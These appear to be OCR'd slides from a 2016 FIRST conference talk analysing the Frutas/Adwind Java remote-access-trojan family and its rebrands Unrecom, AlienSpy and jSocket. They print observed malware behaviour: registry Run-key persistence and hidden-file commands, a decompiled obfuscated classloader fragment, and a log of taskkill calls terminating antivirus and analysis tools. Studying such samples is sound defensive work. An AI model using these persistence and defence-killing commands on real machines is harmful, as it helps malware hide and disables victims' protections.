
- Emerged early 2013 from a rebranded Frutas [3]
- Subsequent variants began using obfuscation [4]
- Support for Android (APK binder) introduced
- Modular plugins



Name	Packed Size	Size
aaaaÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDDDDÑÑÑ...	168	799
Start.class	524	3 318
aaaaÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDDDDÑÑÑ...	1 174	5 610
aaaaÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDDDDÑÑÑ...	987	4 088
aaaaÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDDDDÑÑÑ...	1 030	4 923
aaaaÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDDDDÑÑÑ...	1 969	8 927
aaaaÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDDDDÑÑÑ...	1 265	6 468
aaaaÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDDDDÑÑÑ...	517	4 566

Frutas Lineage: Unrecom

- Rebranded Adwind around late 2013 [5] [6]
  - UNiversal REmote COntrol Multi-platform
  - Adwind “acquired” by LustroSoft
- Introduced LiteCoin mining plugin [7]



```
Manifest-Version: 1.0
Ant-Version: Apache Ant 1.8.1
X-COMMENT: Comment
Class-Path:
Created-By: Runtime Corp
Main-Class: load.JarMain

```

```
length : 143   lines : 8   Ln : 8   Col : 1   Sel : 0|0   Dos\Windows   ANSI as UTF-8   INS
```

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   34 62 47 51 6D 42 71 52                          4bGQmBqR
Offset: 0
```


E:\samples\unrecom\s

Name
load
META-INF
plugins

Name			
UnrecomServer.class	384	585	2014-05-18 23:21

Frutas Lineage: AlienSpy

- Emerged Oct 2014
- Improvements [3]
  - Sandbox detection
  - TLS for C2
  - Anti Analysis [8]
  - Allatori Obfuscation




```
                    /cygdrive/c/Documents and Settings/
$ '/cygdrive/c/Program Files/7-Zip/7z.exe' l 8c9999c2178914da76a2fd19d917bb87bd3a5f4280
95154318c8c2022485bb9b.jar | awk '{print $6}' | grep '\.class' |tail -1
aRRMqOvPQRIVr1iT5haMPpP5PTmbY9P2HfYq/9oZ1/t3pSKMVD5D8qfj62Zhy69viayX69sTPQQmGSgoFFogRap
KA6cdakTIhXhcRSnz7dyuGP4cdMSA5BzLITIe7f2vnKLEVSTx9cE81yOfCLoODxAWQkbMjMtPKDz8VLSXQBO6Fp
s2DeW85T185wOt2CfCJLnYObkRJ1KSpIO3b552BrHP1hObbwBfYHObdEH35XOH1dvoPAXUfALz7PbKSugChcZua
VYMCNU7DDCJHngb6cOALIiiiIIiiII.class

                    /cygdrive/c/Documents and Settings/
$ '/cygdrive/c/Program Files/7-Zip/7z.exe' l 8c9999c2178914da76a2fd19d917bb87bd3a5f4280
95154318c8c2022485bb9b.jar | awk '{print $6}' | grep '\.class' |tail -1 | wc -c
298

                    /cygdrive/c/Documents and Settings/
$ |
```

28th ANNUAL FIRST CONFERENCE SEOUL JUNE 12 - 17, 2016

Frutas Lineage: AlienSpy


- Emerged Oct 2014
- Improvements [3]
  - Sandbox detection
  - TLS for C2
  - Anti Analysis [8]
  - Allatori Obfuscation



```
xcopy "C:\Program Files (x86)\Java\jre1.8.0_60" "C:\Users\[redacted]\AppData\Roaming\Oracle\" /e
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Y7j7hyw8Qrh /t REG_EXPAND_SZ /d "\"C:\Users\[redacted]
AppData\Roaming\Oracle\bin\javaw.exe\" -jar \"C:\Users\[redacted]C1fjnwk2P7t\ev2OqVGDJhc.DmJf0s\"" /f
attrib +h "C:\Users\[redacted]\C1fjnwk2P7t\*.*"
attrib +h "C:\Users\[redacted]\C1fjnwk2P7t"
"C:\Users\[redacted]\AppData\Roaming\Oracle\bin\javaw.exe" -jar "C:\Users\[redacted]\C1fjnwk2P7t\ev2OqVGDJhc.DmJf0s"
```


28th ANNUAL FIRST CONFERENCE SEOUL JUNE 12 - 17, 2016

Frutas Lineage: AlienSpy



```
import java.io.ByteArrayInputStream;
import java.io.InputStream;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import java.util.HashMap;

public final class ClassLoaders extends ClassLoader implements Runnable {
   // $FF: synthetic field
   public String iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiIiIIiiii = DecryptStub.iiiiiiiiiiiiiiiiiiiiiiiii
   // $FF: synthetic field
   protected final HashMap iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiIiiiIIiIi;
   // $FF: synthetic field
   public String iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiALLATORIxDEMOxiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiii

   // $FF: synthetic method
   public Class findClass(String iIIiIIIIiil) {
      try {
         return iIIiIIIIii.findSystemClass(iIIiIIIIiil);
      } catch (ClassNotFoundException var3) {
         byte[] iIIiIIIIii2 = (byte[])iIIiIIIIii.iiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiiIiiiIIiIi.get(iIIi
         boolean var10004 = true;
         return iIIiIIIIiil.defineClass(false, iIIiIIIIii2, 1, iIIiIIIIii2.length);
      }
   }
```

Frutas Lineage: AlienSpy




▾	⚠	0	39	0	javaw.exe	created	, Windows\SysWOW64\taskkill.exe , taskkill /IM procexp.exe /T /F
▾	⚠	0	38	0	javaw.exe	created	, Windows\SysWOW64\taskkill.exe , taskkill /IM ProcessHacker.exe /T /F
▾	⚠	0	38	0	javaw.exe	created	, Windows\SysWOW64\taskkill.exe , taskkill /IM MSASCui.exe /T /F
▾	⚠	0	38	0	javaw.exe	created	, Windows\SysWOW64\taskkill.exe , taskkill /IM MsMpEng.exe /T /F
▾	⚠	0	38	0	javaw.exe	created	, Windows\SysWOW64\taskkill.exe , taskkill /IM MpUXSrv.exe /T /F
▾	⚠	0	38	0	javaw.exe	created	, Windows\SysWOW64\taskkill.exe , taskkill /IM MpCmdRun.exe /T /F
▾	⚠	0	38	0	javaw.exe	created	, Windows\SysWOW64\taskkill.exe , taskkill /IM wireshark.exe /T /F
▾	⚠	0	38	0	javaw.exe	created	, Windows\SysWOW64\taskkill.exe , taskkill /IM tshark.exe /T /F
▾	⚠	0	38	0	javaw.exe	created	, Windows\SysWOW64\taskkill.exe , taskkill /IM text2pcap.exe /T /F
▾	⚠	0	38	0	javaw.exe	created	, Windows\SysWOW64\taskkill.exe , taskkill /IM rawshark.exe /T /F
▾	⚠	0	38	0	javaw.exe	created	, Windows\SysWOW64\taskkill.exe , taskkill /IM mergecap.exe /T /F
▾	⚠	0	38	0	javaw.exe	created	, Windows\SysWOW64\taskkill.exe , taskkill /IM editcap.exe /T /F
▾	⚠	0	38	0	javaw.exe	created	, Windows\SysWOW64\taskkill.exe , taskkill /IM dumpcap.exe /T /F
▾	⚠	0	38	0	javaw.exe	created	, Windows\SysWOW64\taskkill.exe , taskkill /IM capinfos.exe /T /F
▾	⚠	0	38	0	javaw.exe	created	, Windows\SysWOW64\taskkill.exe , taskkill /IM mbam.exe /T /F

Frutas Lineage: jSocket


- AlienSpy domain taken down after Fidelis report (April 2015)
- jSocket emerged July 2015 [10]
- Similar to AlienSpy but used subscription model (SaaS)
- Kaspersky estimates Jsocket (Adwind) author [11]:
  - made $200,000 per year
  - sold to 1,800 customers

Frutas Lineage: jSocket



```
Bobs-Mac:samples bob$ sudo ps aux | grep java
bob              1262  41.7  5.4  4444948 113548 s000  S     3:14PM   0:00.50 /Library/Ja
va/JavaVirtualMachines/jdk1.8.0_73.jdk/Contents/Home/jre/bin/java -Dapple.awt.UIElement=
true -jar /Users/bob/.s0yoncFKXCL/s0yoncFKXCL/c0ieAmSYn4W.Vyg8Py
bob              1267   0.0  0.0  2432772    636 s001  S+    3:14PM   0:00.00 grep java
Bobs-Mac:samples bob$ cd ~/.s0yoncFKXCL/
Bobs-Mac:.s0yoncFKXCL bob$ ls -R
IO9l2pcvyii     s0yoncFKXCL

./IO9l2pcvyii:

./s0yoncFKXCL:
c0ieAmSYn4W.Vyg8Py
Bobs-Mac:.s0yoncFKXCL bob$ file s0yoncFKXCL/c0ieAmSYn4W.Vyg8Py
s0yoncFKXCL/c0ieAmSYn4W.Vyg8Py: Zip archive data, at least v2.0 to extract
Bobs-Mac:.s0yoncFKXCL bob$ 
```

